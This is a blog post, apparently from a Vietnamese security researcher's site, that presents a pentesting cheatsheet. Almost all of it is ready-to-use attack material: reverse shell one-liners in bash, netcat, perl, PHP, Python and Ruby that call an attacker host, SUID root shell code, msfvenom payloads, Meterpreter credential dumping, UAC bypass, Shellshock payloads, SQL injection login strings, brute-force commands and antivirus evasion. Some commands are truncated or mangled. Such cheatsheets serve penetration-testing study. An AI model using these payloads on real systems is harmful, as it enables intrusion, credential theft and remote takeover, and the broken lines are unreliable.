

# Blog Simple.



## Pentesting Cheatsheet

In Security

Tags [hacking](#), [pentest](#), [security](#)

November 16, 2017

3824 Views



Aishee

## Enumeration

### General Enumeration:

- `nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1`
- `nmap -v -sS -A -T4 x.x.x.x` // Verbose, SYN Stealth, Version info, and scripts against services.
- `nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 192.168.1.X` // Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover
- `netdiscover -r 192.168.1.0/24`

## FTP Enumeration (21):

- `nmap -script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1`

## SSH (22):

- `nc INSERTIPADDRESS 22`

## SMTP Enumeration (25):

- `nmap -script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1`
- `nc -nvv INSERTIPADDRESS 25`
- `telnet INSERTIPADDRESS 25`

## Finger Enumeration (79):

Download script and run it with a wordlist: <http://pentestmonkey.net/tools/user-enumeration/finger-user-enum>

## Web Enumeration (80/443):

- dirbuster (GUI)
- `nikto -h 10.0.0.1`

## Pop3 (110):

- `telnet INSERTIPADDRESS 110`

USER anonunys@INSERTIPADDRESS

PASS admin

or:

USER anonunys

PASS admin

## RPCBind (111):

- `rpcinfo -p x.x.x.x`

## SMB\RPC Enumeration (139/445):

- `enum4linux -a 10.0.0.1`
- `nbtscan x.x.x.x` // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domain
- `py 192.168.XXX.XXX 500 50000 dict.txt`
- `python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX`
- `nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse`
- `smbclient -L INSERTIPADDRESS`
- `smbclient //INSERTIPADDRESS/tmp`
- `smbclient INSERTIPADDRESS ipc$ -U john`

## SNMP Enumeration (161):

- `snmpwalk -c public -v1 10.0.0.0`
- `snmpcheck -t 192.168.1.X -c public`

- `onesixtyone -c names -i hosts`
- `python /usr/share/doc/python-impacket-doc/examples/samrdump.py SNMP 192.168.X.XXX`
- `nmap -sT -p 161 192.168.X.XXX/254 -oG snmp_results.txt`
- `snmpenum -t 192.168.1.X`

## Oracle (1521):

- `tnscmd10g version -h INSERTIPADDRESS`
- `tnscmd10g status -h INSERTIPADDRESS`

## Mysql Enumeration (3306):

- `nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122`

## DNS Zone Transfers:

- `nslookup -> set type=any -> ls -d xxx.com`
- `dig axfr xxxx.com @ns1.xxx.com`

- `dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml output.xml //`  
Recon

## Mounting File Share

- `showmount -e IPADDR`
- `mount 192.168.1.1:/vol/share /mnt/nfs -nolock //` mounts the share to `/mnt/nfs` without locking it
- `mount -t cifs -o username=user,password=pass, domain=xxx //192.168.1.X/share-name /mnt/cifs //` Mount Windows CIFS / SMB share on Linux at `/mnt/cifs` if you remove password it will prompt on the CLI (more secure as it won't end up in `bash_history`)
- `net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no //`  
Mount a Windows share on Windows from the command line
- `apt-get install smb4k -y //` Install smb4k on Kali, useful Linux GUI for browsing SMB shares

## Fingerprinting: Basic versioning / finger printing via displayed banner

- `nc -v 192.168.1.1 25`
- `telnet 192.168.1.1 25`

## Exploit Research

- `searchsploit windows 2003 | grep -i local` // Search exploit-db for exploit, in this example windows 2003 + local esc

## Compiling Exploits

- `gcc -o exploit exploit.c` // Compile C code, add `-m32` after 'gcc' for compiling 32 bit code on 64 bit Linux
- `i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe` // Compile windows .exe on Linux

## Packet Inspection:

- `tcpdump tcp port 80 -w output.pcap -i eth0` // tcpdump for port 80 on interface eth0, outputs to output.pcap

## Password Cracking

Use hash-identifier to determine the hash type.

<https://hashkiller.co.uk>

Paste the entire /etc/shadow file in a test file and run john with the text file after john.

john hashes.txt

- `hashcat -m 500 -a 0 -o output.txt -remove hashes.txt  
/usr/share/wordlists/rockyou.txt`

## Bruteforcing:

- `hydra 10.0.0.1 http-post-form  
"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P  
/usr/share/wordlists/rockyou.txt -l admin`
- `hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR  
PROTOCOL`
- `hydra -P /usr/share/wordlists/nmap.lst 192.168.X.XXX smtp -V // Hydra SMTP Brute  
force`

## Shells & Reverse Shells

### SUID C Shells



- bin/bash:

```
int main(void){  
  
setresuid(0, 0, 0);  
  
system("/bin/bash");  
  
}
```

- bin/sh:

```
int main(void){  
  
setresuid(0, 0, 0);  
  
system("/bin/sh");  
  
}
```

- `gcc -o suid suid.c`

## TTY Shell:

- `python -c 'import pty;pty.spawn("/bin/bash")'`
- `echo os.system('/bin/bash')`

- `/bin/sh -i`
- `execute('/bin/sh') // LUA`
- `!sh // NMAP`
- `:!bash // Vi`

## Spawn Ruby Shell

- `exec "/bin/sh" // TTY`
- `ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i <&%d >&%d`

## Netcat

- `nc -e /bin/sh ATTACKING-IP 80`
- `/bin/sh | nc ATTACKING-IP 80`
- `rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p`

## Telnet Reverse Shell

- `rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p`
- `telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443`

## PHP

- `php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'`

(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)

## Bash

- `exec /bin/bash 0&0 2>&0`
- `0<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196`
- `exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5; done`

# or: while read line 0<&5; do \$line 2>&5 >&5; done

- `bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1`

## Perl

- `exec "/bin/sh";`
- `perl -e 'exec "/bin/sh";'`

- ```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```
- ```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;' // Windows
```
- ```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};' // Windows
```

## Meterpreter

### Windows reverse meterpreter payload

- ```
set payload windows/meterpreter/reverse_tcp
```

 // Windows reverse tcp payload

### Windows VNC Meterpreter payload

- ```
set payload windows/vncinject/reverse_tcp
```

 // Meterpreter Windows VNC Payload

- `set ViewOnly false`

## Linux Reverse Meterpreter payload

- `set payload linux/meterpreter/reverse_tcp` // Meterpreter Linux Reverse Payload

## Meterpreter Cheat Sheet

- `upload file c:\\windows` // Meterpreter upload file to Windows target
- `download c:\\windows\\repair\\sam /tmp` // Meterpreter download file from Windows target
- `download c:\\windows\\repair\\sam /tmp` // Meterpreter download file from Windows target
- `execute -f c:\\windows\\temp\\exploit.exe` // Meterpreter run .exe on target – handy for executing uploaded exploits
- `execute -f cmd -c` // Creates new channel with cmd shell
- `ps` // Meterpreter show processes
- `shell` // Meterpreter get shell on the target
- `getsystem` // Meterpreter attempts privilege escalation the target
- `hashdump` // Meterpreter attempts to dump the hashes on the target
- `portfwd add -l 3389 -p 3389 -r target` // Meterpreter create port forward to target machine

- `portfwd delete -l 3389 -p 3389 -r target` // Meterpreter delete port forward
- `use exploit/windows/local/bypassuac` // Bypass UAC on Windows 7 + Set target + arch, x86/64
- `use auxiliary/scanner/http/dir_scanner` // Metasploit HTTP directory scanner
- `use auxiliary/scanner/http/jboss_vulnscan` // Metasploit JBOSS vulnerability scanner
- `use auxiliary/scanner/mssql/mssql_login` // Metasploit MSSQL Credential Scanner
- `use auxiliary/scanner/mysql/mysql_version` // Metasploit MSSQL Version Scanner
- `use auxiliary/scanner/oracle/oracle_login` // Metasploit Oracle Login Module
- `use exploit/multi/script/web_delivery` // Metasploit powershell payload delivery module
- `post/windows/manage/powershell/exec_powershell` // Metasploit upload and run powershell script through a session
- `use exploit/multi/http/jboss_maindeployer` // Metasploit JBOSS deploy
- `use exploit/windows/mssql/mssql_payload` // Metasploit MSSQL payload
- `run post/windows/gather/win_privs` // Metasploit show privileges of current user
- `use post/windows/gather/credentials/gpp` // Metasploit grab GPP saved passwords
- `load mimikatz -> wdigest` // Metasploit load Mimikatz
- `run post/windows/gather/local_admin_search_enum` // Identify other machines that the supplied domain user has administrative access to
- `set AUTORUNSCRIPT post/windows/manage/migrate`

## Meterpreter Payloads

- `msfvenom -l` // List options

## Binaries

- `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf`
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe`
- `msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho`

## Web Payloads

- `msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php`  
// PHP
- `set payload php/meterpreter/reverse_tcp` //Listener
- `cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >>`  
`shell.php` // PHP
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp`  
// ASP
- `msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp` // JSP
- `msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war` // WAR

## Scripting Payloads

- `msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py // Python`
- `msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh // Bash`
- `msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl // Perl`

## Shellcode

For all shellcode see 'msfvenom -help-formats' for information as to valid parameters.

Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

- `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f`
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f`
- `msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f`

## Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

- `exploit/multi/handler`
- `set PAYLOAD`
- `set LHOST`
- `set LPORT`
- `set ExitOnSession false`



- `exploit -j -z`

An example is: `msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f > exploit.extension`

## Powershell

### Execution Bypass

- Set-ExecutionPolicy Unrestricted
- `iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")`

### Powershell.exe blocked

- Use 'not powershell' <https://github.com/Ben0xA/nps>

### PS1 File blocked

- `iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.doc")`
  - `Invoke-examplefile` *#This allows execution of any file extension*

## Privilege Escalation

## Linux:

<https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>

<https://github.com/pentestmonkey/unix-privesc-check>

## Windows:

<https://github.com/pentestmonkey/windows-privesc-check>

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

## Command Injection

### File Traverse:

- 

```
1 website.com/file.php[?path=/]
```

## Test HTTP options using curl:

- 

```
1 curl -vX OPTIONS [website]
```

## Upload file using CURL to website with PUT option available

- 

```
1 curl --upload-file shell.php --url http://192.168.218.139/test/shell.php --http1.0
```

## Transfer file (Try temp directory if not writable)(wget -O tells it where to store):

- 

```
1 ?path=/; wget http://IPADDRESS:8000/FILENAME.EXTENTION;
```

## Activate shell file:

- 

```
1 ; php -f filelocation.php;
```

# SQLInjections

## Common Injections for Login Forms:

- `admin' --`
- `admin' #`
- `admin'/*`
- `' or 1=1--`
- `' or 1=1#`
- `' or 1=1/*`
- `') or '1'='1--`
- `') or ('1'='1--`

## SQLMap

- `Sqlmap -u http://xxx.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3 // Automated sqlmap scan`
- `sqlmap -u http://INSERTIPADDRESS --dbms=mysql --crawl=3`
- `sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/xxx.php" // Targeted sqlmap scan`

- `sqlmap -u "http://xxx.com/xxx.php?id=1" --dbms=mysql --tech=U --random-agent --dump` // Scan url for union + error based injection with mysql backend and use a random user agent + database dump
- `sqlmap -o -u "http://xxx.com/form/" -forms` // sqlmap check form for injection
- `sqlmap -o -u "http://xxx/vuln-form" --forms -D database-name -T users -dump` // sqlmap dump and crack hashes for table users on database-name.
- `sqlmap --flush session`
  - Flushes the session
- `sqlmap -p user --technique=B`
  - Attempts to exploit the “user” field using boolean technique.

## Miscellaneous

### Tunneling:

- `sshuttle -r root@10.0.0.1 10.10.10.0/24`

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

### AV Bypass:

- root@kali:~/Hyperion-1.0# wine hyperion.exe ../backdoor.exe ../backdoor\_mutation.exe  
(This is a general example of how to evade AV)

## Web hosts

- `python -m SimpleHTTPServer 80` // Basic HTTP Server
- `service apache2 start` // Starts Apache web server. Place files in `/var/www/html` to be able to 'wget' them.

## Php Meterpreter Shell (Remove Guard bit)

- `msfvenom -p php/meterpreter/reverse_tcp LHOST=????????? LPORT=6000 R > phpmeterpreter.php`

## Netcat

- Listener: `nc -lp PORT`
- Target: `; nc -e /bin/bash listeneripaddress listenerport` | or `ncat -v -l -p 7777 -e /bin/bash`
- Host: `cat happy.txt | ncat -v -l -p 5555` Target: `ncat localhost 5555 > happy_copy.txt` // download file via ncat

## Reverse shell using interpreters (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

- ```
e: python -c python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1", 1234)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
```
- ```
python -c "exec(\"import socket, subprocess; s = socket.socket(); s.connect(('127.0.0.1', 9000)); while 1: proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE); s.send(proc.stdout.read()+proc.stderr.read())\"")"
```

## Shellshock

- ```
curl -x TARGETADDRESS -H "User-Agent: () { ignored; }; /bin/bash -i >&/dev/tcp/HOSTIP/1234 0>&1" TARGETADDRESS/cgi-bin/status
```
- ```
curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored; }; /bin/bash -i >&/dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
```
- ```
ssh username@IPADDRESS '() { :; }; /bin/bash' //Shellshock over SSH
```

## Resources & Links

### Windows Privilege Escalation

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://toshellandback.com/2015/11/24/ms-priv-esc/>

### SQL & Apache Log paths

<http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations>

### Recon

<https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/>

### Cheat Sheets (Includes scripts):

<http://pentestmonkey.net/>



<https://highon.coffee/blog/cheat-sheet/>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

## **Meterpreter Stuff**

<http://netsec.ws/?p=331>

## **Proxy Chaining**

apt-get install sshuttle

<https://github.com/sshuttle/sshuttle>

<https://github.com/rofl0r/proxychains-ng>

<https://www.offensive-security.com/metasploit-unleashed/proxytunnels/>

## **Huge collection of common commands and scripts as well as general pentest info**

<https://bobloblaw.gitbooks.io/security/content/>

## Scripts

<https://github.com/rebootuser/LinEnum>

<https://github.com/mzet-/linux-exploit-suggester>

<https://github.com/azmatt/windowsEnum>

<https://github.com/leeбайд/discover>

<https://nmap.org/nsedoc/>

## Pentester Bookmarks, huge collection of blogs, forums, and resources.

<https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wi>

<https://blog.g0tmilk.com/2011/08/basic-linux-privilege-escalation/>



**Aishee**



Previous Post:

**Flow pentest**

Next Post:

**Lẻ tẻ bounty**

**Related Posts:**

## **Vulnerability Export Injection**

**SUDO và quyền lực thế giới ngầm — Leo thang đặc quyền trên Linux**

**VStar IP Camera Analysis — Đừng tha em đêm nay!**

---

**Leave a reply:**

Your email address will not be published.

**Post Comment**


This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

## About Me



My name is Nguyen Anh Tai. I am an independent security researcher, bug hunter and leader a security team. Security Researcher at CMC INFOSEC. I developed the every system for fun :D. My aim is to become an expert in security and xxx!

## Tags




## Tweets



 **Aishee** RT @cyb3rops: Oh my gosh, this is the noisiest RAT that I've ever seen. Drops .js, .ps1, .bat, .exe, .exe as .jpg, ssh service, TeamViewer,...


about 18 days ago



 **Aishee** RT @axi0mX: EPIC JAILBREAK: Introducing checkm8 (read "checkmate"), a permanent unpatchable bootrom exploit for hundreds of millions of iOS...

about 19 days ago



 **Aishee** 7% through "The Simulation Hypothesis: An MIT..." by Rizwan Virk. Try the book for free:  
<https://t.co/iaDzmZri9Y> <https://t.co/oq5dvJoUyr>

about 4 months ago



---

Make by Aishee - A blog simple for social